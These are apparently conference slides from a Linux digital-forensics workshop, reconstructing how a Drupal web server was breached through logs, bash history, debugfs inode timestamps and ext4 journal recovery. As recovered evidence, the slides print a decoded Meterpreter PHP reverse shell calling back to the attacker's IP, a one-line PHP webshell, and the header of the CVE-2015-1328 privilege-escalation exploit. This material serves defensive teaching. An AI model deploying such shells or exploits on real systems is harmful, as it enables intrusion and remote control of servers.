



PERFORMING LINUX FORENSIC ANALYSIS AND WHY YOU SHOULD CARE!





Ali Hadi

- ✕ Professor at Champlain College
Computer and Digital Forensics, Cybersecurity Programs
- ✕ 15+ years of industrial experience
- ✕ 20+ Certificates
- ✕ Author & Speaker
- ✕ DFIR, Malware Analysis, and Offensive Security

@binaryzOne




Using Linux doesn't mean you won't be
compromised...


WHY YOU SHOULD CARE!!! ... STATS

**Development of new
malware for Linux
in 2017 + Q1 2018**

AVTEST
The Independent IT-Security Institute



WHY YOU SHOULD CARE!!!...



Large numbers of Web & database servers run under Linux (~ **70%** of servers connected to the Internet run Linux)

Because of this, Linux became an attractive target for attackers.

If an attacker has succeed to target MySQL, Apache or similar server software, then he got a “target-rich” environment.

WHY YOU SHOULD CARE!!!...



Linux systems become susceptible to several attacks including **botnets**, **cryptocurrency miners**, **ransomware** and other types of **malware**.

The success of these attacks refutes the **old notion** that says machines that run Linux are less likely to be affected by malware.



CASE: WEBSERVER BRIEF...

- ✗ Web Server Environment (Apache)
- ✗ Web Application (drupal)
- ✗ Used for local team
- ✗ Unusual activity was noticed during last week (2nd week of Oct. 2019)

NAVIGATION...

- ✗ Understanding how to navigate the system and where to look, is one key to the success of your investigation...
- ✗ The presentation will walk through the case covered and where to focus and why, in other words (*learning while investigating*)...
 - Also answer the questions we provided in the workshop ([here](#))!

PROTECT YOUR EVIDENCE...

- ✗ Search might tamper evidence ...
 - find → stat()

Disable FS **atime**:

Option #1:

```
$ sudo mount -o remount,noatime /dev/....
```

Option #2:

```
$ mkdir /mnt/extdrv/rootvol
```

```
$ rootvol=/mnt/extdrv/rootvol
```

```
$ sudo mount --bind / $rootvol
```

```
$ sudo mount -o remount,ro $rootvol
```

```
/
— bin -> usr/bin
— boot
— dev
— etc
— home
— lib -> usr/lib
— lib32 -> usr/lib32
— lib64 -> usr/lib64
— libx32 -> usr/libx32
— lost+found
— media
— mnt
— opt
— proc
— root
— run
— sbin -> usr/sbin
— srv
— sys
— tmp
— usr
— var
```

22 directories


root@kali:~# ~

FILE HIERARCHY STANDARD



Everything in Linux is a
file, and all files exist
under the root directory,
“/”.

PROCESSES TREE...



MOUNTED DEV/VOL...

TARGET	SOURCE	FSTYPE	OPTIONS
/	/dev/dm-0	ext4	rw,noatime,errors=remount-ro,data=ordered
/sys	sysfs	sysfs	rw,nosuid,nodev,noexec,relatime
/sys/fs/cgroup		tmpfs	rw,relatime,size=4k,mode=755
/sys/fs/cgroup/systemd	systemd	cgroup	rw,nosuid,nodev,noexec,relatime,name=systemd
/sys/fs/fuse/connections		fusectl	rw,relatime
/sys/kernel/debug		debugfs	rw,relatime
/sys/kernel/security		securityfs	rw,relatime
/sys/fs/pstore		pstore	rw,relatime
/proc	proc	proc	rw,nosuid,nodev,noexec,relatime
/dev	udev	devtmpfs	rw,relatime,size=1021912k,nr_inodes=215050,mode=755
/dev/pts	devpts	devpts	rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=000
/run	tmpfs	tmpfs	rw,nosuid,noexec,relatime,size=206384k,mode=755
/run/lock		tmpfs	rw,nosuid,nodev,noexec,relatime,size=5120k
/run/shm		tmpfs	rw,nosuid,nodev,relatime
/run/user		tmpfs	rw,nosuid,nodev,noexec,relatime,size=102400k,mode=755
/boot	/dev/sda1	ext2	rw,relatime
/var/mail/rootvol	/dev/dm-0	ext4	ro,relatime,errors=remount-ro,data=ordered

HUNT USERS...

Checking for suspicious user account entries...

\$ cat /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/bin/bash
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
php:x:999:999:./usr/php:/bin/bash
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Timestamps using debugfs

\$ sudo debugfs -R 'stat <1835260>' /dev/....

```
Inode: 1835260   Type: regular   Mode: 0644   Flags: 0x80000
Generation: 1712021864   Version: 0x00000000:00000001
User:      0   Group:      0   Size: 1413
File ACL: 0   Directory ACL: 0
Links: 1   Blockcount: 8
Fragment:   Address: 0   Number: 0   Size: 0
ctime: 0x5d987b1e:a3391614 -- Sat Oct  5 13:14:38 2019
atime: 0x5d987b2f:cc3b1d0c -- Sat Oct  5 13:14:55 2019
mtime: 0x5d987b1e:a244f214 -- Sat Oct  5 13:14:38 2019
crttime: 0x5d987b1e:a244f214 -- Sat Oct  5 13:14:38 2019
Size of extra inode fields: 28
EXTENTS:
(0):2222110
```

HUNT GROUPS...

Checking for suspicious group entries...

```
$ tail -n 4 /etc/group
```

```
postfix:x:114:  
postdrop:x:115:  
postares:x:116:  
php:x:999:
```

```
$ grep -E 'mail|php' /etc/group
```

```
sudo:x:27:php,mail  
audio:x:29:  
dip:x:30:vulnosadmin  
www-data:x:33:  
backup:x:34:  
operator:x:37:  
list:x:38:
```

Timestamps using debugfs

```
$ sudo debugfs -R 'stat <1835269>' /dev/....
```

```
Inode: 1835269   Type: regular   Mode: 0644   Flags: 0x80000  
Generation: 1712021789   Version: 0x00000000:00000001  
User:      0   Group:      0   Size: 821  
File ACL: 0   Directory ACL: 0  
Links: 1   Blockcount: 8  
Fragment:   Address: 0   Number: 0   Size: 0  
ctime: 0x5d9879de:a3397398 -- Sat Oct 5 13:09:18 2019  
atime: 0x5d987af1:1337e768 -- Sat Oct 5 13:13:53 2019  
mtime: 0x5d9879de:a2454f98 -- Sat Oct 5 13:09:18 2019  
crtime: 0x5d9879de:a2454f98 -- Sat Oct 5 13:09:18 2019  
Size of extra inode fields: 28  
EXTENTS:  
(0):2222107
```


FILE HUNTING...

home dir?

```
/usr
/usr/php
/usr/php/.profile
/usr/php/.bashrc
/usr/php/.bash_logout
```

Expected based
on prev. analysis

```
/root
/root/.viminfo
/etc/gshadow
/etc/group
/etc/group-
/etc/passwd-
/etc/passwd
/etc/gshadow-
/etc/shadow-
```

What's this?

```
/var/www/html/jabc/scripts
/var/www/html/jabc/scripts/update.php
/var/mail
/var/mail/.cache
/var/mail/.cache/motd.legal-displayed
/var/lib/mysql/ibdata1
/var/lib/php5
/var/lib/postgresql/9.3/main/pg_stat
/var/lib/ureadahead/boot.pack
/var/lib/ureadahead/pack
/var/lib/sudo
/var/lib/sudo/mail/1
/var/log/faillog
```

Searching for files that had their
metadata changed within the last 5 days...

```
$ find / -ctime +1 -ctime -5
```

Failed login
attempts?

HUNT CLI HISTORY...

Checking user `.bash_history` file for commands executed (+order of execution)...

`$ history`

Basic compromise checks

Why vim to passwd?

Web dir?

Password changed?

What's 37292.c ???!
(check it later)

```
1 poweroff
2 whoami
3 id
4 pwd
5 vim /etc/passwd
6 ll
7 vim flag.txt
8 cat .psql history
9 cd /var/www/html/
10 ll
11 cd jabc
12 ll
13 cat .htaccess
14 ll
15 vim scripts/update.php
16 ls -lh scripts/
17 w
18 logout
19 vim /var/log/lastlog
20 logout
21 passwd php
22 logout
23 cd /tmp/
24 ll
25 rm 37292.c
26 cd
```

HUNT SUSPICIOUS DIR...

The /usr/php directory details...

```
$ sudo debugfs -R 'stat <1835263>' /dev....
```

```
Inode: 1835263   Type: directory   Mode:  0755   Flags: 0x80000
Generation: 1712021741   Version: 0x00000000:00000004
User:   999   Group:   999   Size: 4096
File ACL: 0   Directory ACL: 0
Links: 2   Blockcount: 8
Fragment: Address: 0   Number: 0   Size: 0
ctime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
atime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
mtime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
crtime: 0x5d98793e:e31f0e48 -- Sat Oct  5 13:06:38 2019
Size of extra inode fields: 28
EXTENTS:
(0):7349914
```

Directory contents...

```
$ ls -lhat /usr/php
```

```
drwxr-xr-x  2 php  php  4.0K Oct  5 13:06 .
drwxr-xr-x 11 root root  4.0K Oct  5 13:06 ..
-rw-r--r--  1 php  php   220 Apr  9  2014 .bash_logout
-rw-r--r--  1 php  php  3.6K Apr  9  2014 .bashrc
-rw-r--r--  1 php  php   675 Apr  9  2014 .profile
```


HUNT LAST LOGGED USERS...

OR? Use debugfs...


Could be checked on a live system using:

\$ last

\$ w


\$ lastlog

\$ sudo last -f /var/log/wtmp



mail	pts/1	192.168.210.131	Sat Oct 5 13:23 - 13:24	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5 13:21 - 13:21	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5 13:18 - 13:19	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5 13:13 - 13:18	(00:04)

\$ sudo last -f /var/log/btmp



mail	ssh:notty	192.168.210.131	Sat Oct 5 13:20 - 00:06 (2+10:45)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 13:20 (00:28)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)

HUNT LAST LOGGED USERS...

Dump the contents of wtmp / btmp:

```
$ sudo debugfs /dev/.....
```

```
debugfs: cd /var/log
```

```
debugfs: ls
```

```
debugfs: imap <524275>
```

```
debugfs: dump_inode wtmp /media/extdrv/case/wtmp.dump
```

← debugfs command prompt...

Gibberish since it has a binary format, therefore use:

```
$ strings wtmp.dump
```


HUNT FAILED LOGINS...

Checking for failed logins in the auth.log file...

Bruteforce activity ...

```
$ sudo cat /var/log/auth.log
```

```
Oct  5 12:50:27 Vuln0Sv2 sshd[2260]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131 user=root
Oct  5 12:50:27 Vuln0Sv2 sshd[2259]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131 user=root
Oct  5 12:50:29 Vuln0Sv2 sshd[2260]: Failed password for root from 192.168.210.131 port 57572 ssh2
Oct  5 12:50:29 Vuln0Sv2 sshd[2259]: Failed password for root from 192.168.210.131 port 57570 ssh2
Oct  5 12:50:30 Vuln0Sv2 sshd[2253]: message repeated 5 times: [ Failed password for root from 192.168.210.131 port 57564 ssh2]
Oct  5 12:50:30 Vuln0Sv2 sshd[2253]: error: maximum authentication attempts exceeded for root from 192.168.210.131 port 57564 ssh2 [preauth]
Oct  5 12:50:30 Vuln0Sv2 sshd[2253]: Disconnecting: Too many authentication failures for root [preauth]
Oct  5 12:50:30 Vuln0Sv2 sshd[2253]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131 user=root
Oct  5 12:50:30 Vuln0Sv2 sshd[2253]: PAM service(sshd) ignoring max retries; 6 > 3
Oct  5 12:50:30 Vuln0Sv2 sshd[2251]: message repeated 5 times: [ Failed password for root from 192.168.210.131 port 57562 ssh2]
Oct  5 12:50:30 Vuln0Sv2 sshd[2251]: error: maximum authentication attempts exceeded for root from 192.168.210.131 port 57562 ssh2 [preauth]
Oct  5 12:50:30 Vuln0Sv2 sshd[2251]: Disconnecting: Too many authentication failures for root [preauth]
Oct  5 12:50:30 Vuln0Sv2 sshd[2251]: PAM 5 more authentication failures; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.210.131 user=root
Oct  5 12:50:30 Vuln0Sv2 sshd[2251]: PAM service(sshd) ignoring max retries; 6 > 3
```


But was it successful?!!!

MORE LOGIN HUNTING...

UID 0 for Web?!!!

Digging further reveals that our Apache user account (www-data) opened a session by root (uid=0)!

```
Oct 5 12:52:52 Vuln0Sv2 sshd[2372]: Connection closed by 192.168.210.131 [preauth]
Oct 5 13:00:01 Vuln0Sv2 CRON[2438]: pam_unix(cron:session): session opened for user www-data by (uid=0)
Oct 5 13:00:01 Vuln0Sv2 CRON[2438]: pam_unix(cron:session): session closed for user www-data
Oct 5 13:06:38 Vuln0Sv2 sudo: root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shell /bin/bash --skel /etc/skel -G sudo php
Oct 5 13:06:38 Vuln0Sv2 sudo: pam_unix(sudo:session): session opened for user root by (uid=0)
Oct 5 13:06:38 Vuln0Sv2 useradd[2525]: new group: name=php, GID=999
Oct 5 13:06:38 Vuln0Sv2 useradd[2525]: new user: name=php, UID=999, GID=999, home=/usr/php, shell=/bin/bash
Oct 5 13:06:38 Vuln0Sv2 useradd[2525]: add 'php' to group 'sudo'
Oct 5 13:06:38 Vuln0Sv2 useradd[2525]: add 'php' to shadow group 'sudo'
Oct 5 13:06:38 Vuln0Sv2 sudo: pam_unix(sudo:session): session closed for user root
```



Then, useradd is used to add 'php' account to system with:

- ✗ Homedir → /usr/php
- ✗ Default shell → /bin/bash
- ✗ Copied skeleton files from → /etc/skel
- ✗ Added account to sudo group

AND THE HUNT GOES ON...

'mail' account changes and first time login!

Continuing the search within the auth.log file we find more answers to our Q(s)...

```
Oct 5 13:08:21 Vuln0Sv2 chsh[2536]: changed user 'mail' shell to '/bin/bash'
Oct 5 13:09:01 Vuln0Sv2 CRON[2543]: pam_unix(cron:session): session opened for user root by (uid=0)
Oct 5 13:09:01 Vuln0Sv2 CRON[2543]: pam_unix(cron:session): session closed for user root
Oct 5 13:09:03 Vuln0Sv2 chpasswd[2558]: pam_smbpass(chpasswd:chauthtok): Failed to find entry for user mail.
Oct 5 13:09:03 Vuln0Sv2 chpasswd[2558]: pam_unix(chpasswd:chauthtok): password changed for mail
Oct 5 13:09:03 Vuln0Sv2 chpasswd[2558]: pam_smbpass(chpasswd:chauthtok): Failed to find entry for user mail.
Oct 5 13:09:18 Vuln0Sv2 usermod[2561]: add 'mail' to group 'sudo'
Oct 5 13:09:18 Vuln0Sv2 usermod[2561]: add 'mail' to shadow group 'sudo'
Oct 5 13:13:53 Vuln0Sv2 sshd[2624]: Accepted password for mail from 192.168.210.131 port 57686 ssh2
Oct 5 13:13:53 Vuln0Sv2 sshd[2624]: pam_unix(sshd:session): session opened for user mail by (uid=0)
Oct 5 13:14:04 Vuln0Sv2 sudo: mail : TTY=pts/1 ; PWD=/var/mail ; USER=root ; COMMAND=/bin/su -
Oct 5 13:14:04 Vuln0Sv2 sudo: pam_unix(sudo:session): session opened for user root by mail(uid=0)
Oct 5 13:14:04 Vuln0Sv2 su[2721]: Successful su for root by root
Oct 5 13:14:04 Vuln0Sv2 su[2721]: + /dev/pts/1 root:root
Oct 5 13:14:04 Vuln0Sv2 su[2721]: pam_unix(su:session): session opened for user root by mail(uid=0)
Oct 5 13:17:01 Vuln0Sv2 CRON[2789]: pam_unix(cron:session): session opened for user root by (uid=0)
```

- ✗ Changed 'mail' account's shell from nologin to /bin/bash
- ✗ Added 'mail' account to the sudo group
- ✗ First time we see 'mail' login and it was through ssh
- ✗ 'mail' switches to user 'root'

Apache's error.log...

[illegible]

Found some unusual entries:

- ✗ Weird long string of chars (probably **BASE64**)...
- ✗ The added file '**update.php**' was accessed but has errors...
- ✗ The PHP "**system**" function was invoked but with errors too..

Apache's access.log...

[illegible]

Findings here:

- ✗ Threat actor sent big string (blob) of chars using POST method ...
- ✗ PHP functions being called: passthru, eval, and base64_decode !!!
- ✗ Is this a SQL injection or what?
- ✗ Let's decode this string...

DECODING SUSPICIOUS STRING...

Meterpreter RevShell !!!

After decoding and home cleaning:

```
$ cat post-string.txt | base64 -d
```

Turned off!

Call home
IP+Port

Creating the
communication socket

```
error_reporting(0);
$ip = '192.168.210.131';
$port = 4444;

if (($f = 'stream_socket_client') && is_callable($f)) {
    $s = $f("tcp://{ $ip }:{ $port }");
    $s_type = 'stream';
}

if (!$s && ($f = 'fsockopen') && is_callable($f)) {
    $s = $f($ip, $port);
    $s_type = 'stream';
}

if (!$s && ($f = 'socket_create') && is_callable($f)) {
    $s = $f(AF_INET, SOCK_STREAM, SOL_TCP);
    $res = @socket_connect($s, $ip, $port);
    if (!$res) {
        die();
    }
    $s_type = 'socket';
}

if (!$s_type) {
    die('no socket funcs');
}

if (!$s) {
    die('no socket');
}

switch ($s_type) {
    case 'stream': $len = fread($s, 4);
        break;
    case 'socket': $len = socket_read($s, 4);
        break;
}
```

WHAT ABOUT UPDATE.PHP?...

More access logs...

More digging into the access logs file, revealed the following:

```
192.168.210.131 - - [05/Oct/2019:13:17:47 +0200] "GET /icons/text.gif HTTP/1.1" 304 178 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:46 +0200] "GET /icons/unknown.gif HTTP/1.1" 200 527 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:48 +0200] "GET /jabc/scripts/update.php HTTP/1.1" 200 223 "http://192.168.210.135/jabc/scripts/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
192.168.210.131 - - [05/Oct/2019:13:17:54 +0200] "GET /jabc/scripts/update.php?cmd=ls HTTP/1.1" 200 244 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
```

Huh!.. Webshell?!

```
$ cat /var/www/html/jabc/scripts/update.php
```

system() function
being used...

```
<?php
system($_GET['cmd']);
?>
```

DELETED FILES

-we need them back-

WHAT ABOUT 37292.c FILE?...

Googling → probably an exploit!!!

✗ Searching directory file was found in, leads to nothing!

- File was in /tmp, but nothing there now (deleted)...
- We only have one file there undeleted...
 - **apache-xTRhUVX**

* deleted entries!

```
d/d 1177346: .
d/d 2: ..
r/r * 1177364: sh-thd-2797907191
r/r * 1177373: ccK6FJ39.s
r/r * 1177374: ccnpfgGI.o
r/r * 1177375: cc00U3I8.c
r/r * 1177376: ccsw6mH.o
r/r * 1177371: apache-xTRhUVX
r/r * 1177377: ccHf490f.ld
r/r * 1177378: cciXjdF0.le
r/r * 1177379: ofs-lib.so
r/r * 1178168: libraries-7.x-1.0.zip
r/r * 1178175: token-7.x-1.6.zip
r/r * 1178196: views-7.x-3.13.zip
r/r * 1177350(realloc): tmp.S692hUwVC8
r/r * 1177362(realloc): util-linux.config.UogfqR
r/r * 1177363(realloc): libssl.0.0.template.6fbl0m
r/r * 1177364: libssl.0.0.config.T9b0fC
r/r * 1177365: resolvconf.template.9u3iwR
r/d * 1177366: resolvconf.config.LHjPM6
r/d * 1177367: libpam-runtime.template.rI8r6u
r/d * 1177368: libpam-runtime.config.YK8kBK
r/r * 1177369: man-db.template.X60Y7Z
r/r * 1177370: man-db.config.WSxDEF
r/r * 1177371(realloc): apparmor.template.a0Ylpr
r/r * 1177372: apparmor.config.NRku6G
r/r * 1177373: ca-certificates.template.Ylf7Iq
r/r * 1177374: ca-certificates.config.GMjLvG
r/r * 1177375: irqbalance.template.nY5NjW
r/r * 1177376: irqbalance.config.HgMR7b
r/r * 1177377: byobu.template.rs84Zu
r/r * 1177378: byobu.config.oXLLWK
r/r * 1177379: landscape-common.template.o02KT0
r/r * 1177380: landscape-common.config.rfdMQg
r/r * 1177381: unattended-upgrades.template.jeNBtW
r/r * 1177382: unattended-upgrades.config.L68rWM
```


DUMP THE JOURNAL!!..

EXT4 = journaling fs...

- ✗ If we check using TSK, since it's an EXT4 fs, then even if we know what name it had, then still we can't access the content, since its entry will be zeroed out!
 - No longer capable of accessing the file...

- ✗ Also, if we check those * files, we will also get zero output!
 - No metadata that leads to the file...

- ✗ We could try dumping them out in two steps:
 - Dump the EXT4 journal
 - Use ext4magic for recovery

GET THEM BACK!!...

✗ Step1: debugfs

```
$ sudo debugfs -R 'dump <8> ./journal' /dev/....
```

- dump → option used to dump a file using inode #
- 8 → inode # of the EXT4 journal

✗ Step2: ext4magic

```
$ sudo ext4magic -a DATE -b DATE -j ./journal -m -d output/
```

- **a** and **b** are used to specify date **a**fter and **b**efore...
- **j** for the journal...
- **m** try to recover all deleted files...



Sift through output dir...

COMPARING...

Exploitdb vs. ext4magic

X Exploitdb...

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

EDB-ID: 37292	CVE: 2015-1328	Author: REBEL	Type: LOCAL	Platform: LINUX	Date: 2015-06-16
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

⬅

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

*****
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERNS_MOUNT
```

X Ext4magic...

```
/*
# Exploit Title: ofs.c - overlayfs local root in ubuntu
# Date: 2015-06-15
# Exploit Author: rebel
# Version: Ubuntu 12.04, 14.04, 14.10, 15.04 (Kernels before 2015-06-15)
# Tested on: Ubuntu 12.04, 14.04, 14.10, 15.04
# CVE : CVE-2015-1328 (http://people.canonical.com/~ubuntu-security/cve/2015/CVE-2015-1328.html)

*****
CVE-2015-1328 / ofs.c
overlayfs incorrect permission handling + FS_USERNS_MOUNT
```

TIMELINE ANALYSIS?...

We can confirm the activities and their sequence by doing a timeline analysis ...

```
10/05/2019,13:00:01,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln05v2,[CRON pid: 2438] pam_unix(cron:session): session opened for user www-data by...,[CRON pid: 2438] pam_unix(cron:session): session opened for user www-data by (uid=0),2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln05v2,[useradd pid: 2525] add 'php' to group 'sudo',[useradd pid: 2525] add 'php' to group 'sudo',2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln05v2,[useradd pid: 2525] add 'php' to shadow group 'sudo',[useradd pid: 2525] add 'php' to shadow group 'sudo',2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln05v2,[useradd pid: 2525] new group: name=php GID=999,[useradd pid: 2525] new group: name=php GID=999,2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln05v2,[useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php she..., [useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php shell=/bin/bash,2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
10/05/2019,13:06:38,EST5EDT,M...,LOG,Log File,Content Modification Time,-,Vuln05v2,[sudo] pam_unix(sudo:session): session closed for user root,[sudo] pam_unix(sudo:session): session closed for user root,2,OS:/var/log/auth.log,525608,-,syslog,sha256_hash: b8e6a67fdb202938cc2fb1cb666f9fe66436a9225399946f30231e384c06fdb4
```

useradd

Find

Clear

Search options

Drag a column header here to group by that column


Line	Tag	Timestamp	Source Des...	Source Name	macb	Inode	Long Description
4362		2019-10-05 11:06:38	OS Last Ac...	FILE	.a..	1308613	OS:/usr/sbin/useradd Type: file
4363		2019-10-05 11:06:38	OS Last Ac...	FILE	.a..	1831585	OS:/etc/default/useradd Type: file
9139		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to group 'sudo'
9140		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] add 'php' to shadow group 'sudo'
9141		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new group: name=php GID=999
9142		2019-10-05 13:06:38	Log File	LOG	m...	525608	[useradd pid: 2525] new user: name=php UID=999 GID=999 home=/usr/php shell=/bin/bash
9145		2019-10-05 13:06:38	Log File	LOG	m...	525608	[sudo] root : TTY=pts/0 ; PWD=/tmp ; USER=root ; COMMAND=/usr/sbin/useradd -d /usr/php -m --system --shc

CASE SUMMARY...

- ✗ Bruteforce was unsuccessful
- ✗ Compromised using vulnerable web application (drupal CVE-2018-7600)
- ✗ Privileges were escalated using Kernel vulnerability (CVE-2015-1328)
- ✗ User php added to the system
- ✗ System user 'mail' was modified and given access to the system
- ✗ PHP webshell was added



SUMMARY OF WHAT TO DO!!!...



- ✗ Gather as much case info as you can ...
- ✗ Understand the FHS ...
- ✗ Check user /etc/passwd and group accounts /etc/group
- ✗ Check shells and history logs
- ✗ Search added/modified files ...
- ✗ Check running processes, locations, and configs ...
- ✗ Grep your way through logs, they are your friend ...
